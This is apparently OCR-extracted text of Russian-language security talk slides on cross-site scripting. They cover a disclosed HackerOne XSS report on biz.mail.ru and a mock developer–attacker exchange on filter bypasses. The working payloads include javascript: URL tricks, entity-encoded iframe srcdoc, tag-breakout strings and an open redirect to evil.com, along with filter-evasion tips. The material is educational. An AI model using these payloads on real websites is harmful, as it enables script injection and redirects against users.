
XSS: внутри ссылки


XSS на biz.mail.ru
Bounty – 500$

https://hackerone.com/reports/268245


https://biz.mail.ru/error/500/?from=javascript:alert()
Извините, возникли технические проблемы.
Мы уже работаем над этим. Попробуйте обновить страницу или перейти на главную
Обновить
23
378,7 КБ
928 мс
2
1
Сеть
Отладчик
Ресурсы
Временные шкалы
body
div.page-wrapper
div.page-main
div.b-error-page
div.b-error-page__btn

Обновить = $0


https://biz.mail.ru/error/500/?from=%20javascript:alert()
Извините, возникли технические проблемы.
Мы уже работаем над этим. Попробуйте обновить страницу или перейти на главную
Обновить
31
379,2 КБ
928 мс
2
1
Сеть
Отладчик
Ресурсы
Временные шкалы
body
div.page-wrapper
div.page-main
div.b-error-page
div.b-error-page__text
iv class="b-error-page__btn">
Обновить
div>


500
Закрыть
Извините, возникли технические проблемы.
Мы уже работаем над этим. Попробуйте обновить страницу или перейти на главную
Обновить

/page.php?returnUrl=javascript:alert()

```
<a href="javascript:alert()">Вернуться</a>
```


Back to redirect XSS

Может быть требовать формат URL: protocol://host:port/... ?

Разработчик

```
<a href="javascript://qwe.com/%0aalert()">Вернуться</a>
```

Back to redirect XSS


Fork
Tidy
Collaborate
Emb
Подтвердите действие на странице fiddle.jshell.net
OK
Вернуться
cript + No-Library (pure JS)
Вернуться

А может быть тогда просто запретить слово javascript в урле?

Разработчик


Вернуться

javascript: = javascript:

Back to redirect XSS

Ну, тогда я буду требовать, чтобы ссылка начиналась на http(s) или была относительной

Разработчик



XSS – Level 3

'"></title></script><script>alert()</script>

'"></title></script><script>alert()</script>

'"></title></script><iframe onload='alert``'>

Плюсы iframe:

1. Легко заметить, если пейлоад встраивается в страницу, но на onload работают санитайзеры

Плюсы iframe:

1. Легко заметить, если пейлоад встраивается в страницу, но на onload работают санитайзеры

2. Есть волшебный аттрибут srcdoc

srcdoc пейлоад:

```
<iframe srcdoc="&#x3C;script&#x3E;alert()&#x3C;/script&#x3E;">
```

Fork Tidy Collaborate Emb

ML ▼

```
1
2
3
4
5
6
7
8
9
10  <iframe srcdoc="&#x3C;script&#x3E;alert()&#x3C;/script&#x3E;">
```

aScript + No-Library (pure JS) ▼

```
1
```

Подтвердите действие

OK

HTML entity encoder/decoder

Decoded:

```
<script>alert()</script>
```

Encoded: (permalink)

```
&#x3C;script&#x3E;alert()&#x3C;/script&#x3E;
```

Плюсы iframe:

1. Легко заметить, если пейлоад встраивается в страницу, но на onload работают санитайзеры

2. Есть волшебный аттрибут srcdoc


3. Не раскрутить XSS - есть почти гарантированный open redirect

open redirect пейлоад:

<iframe src="https://avtohanter.ru/toplevel.html">

https://avtohanter.ru/toplevel.html:

```
<!DOCTYPE html>
<html>
<head>
</head>
<body>
<script>top.window.location = "https://evil.com";</script>
</body>
</html>
```



XSS – Level 1337

Пробелы между аттрибутами в тэге могут замениться слэшем

Тэг необязательно закрывать! **<iframe/onload='alert()'**

From:

'"><\/title><\/script><iframe onload='alert``'>

to:

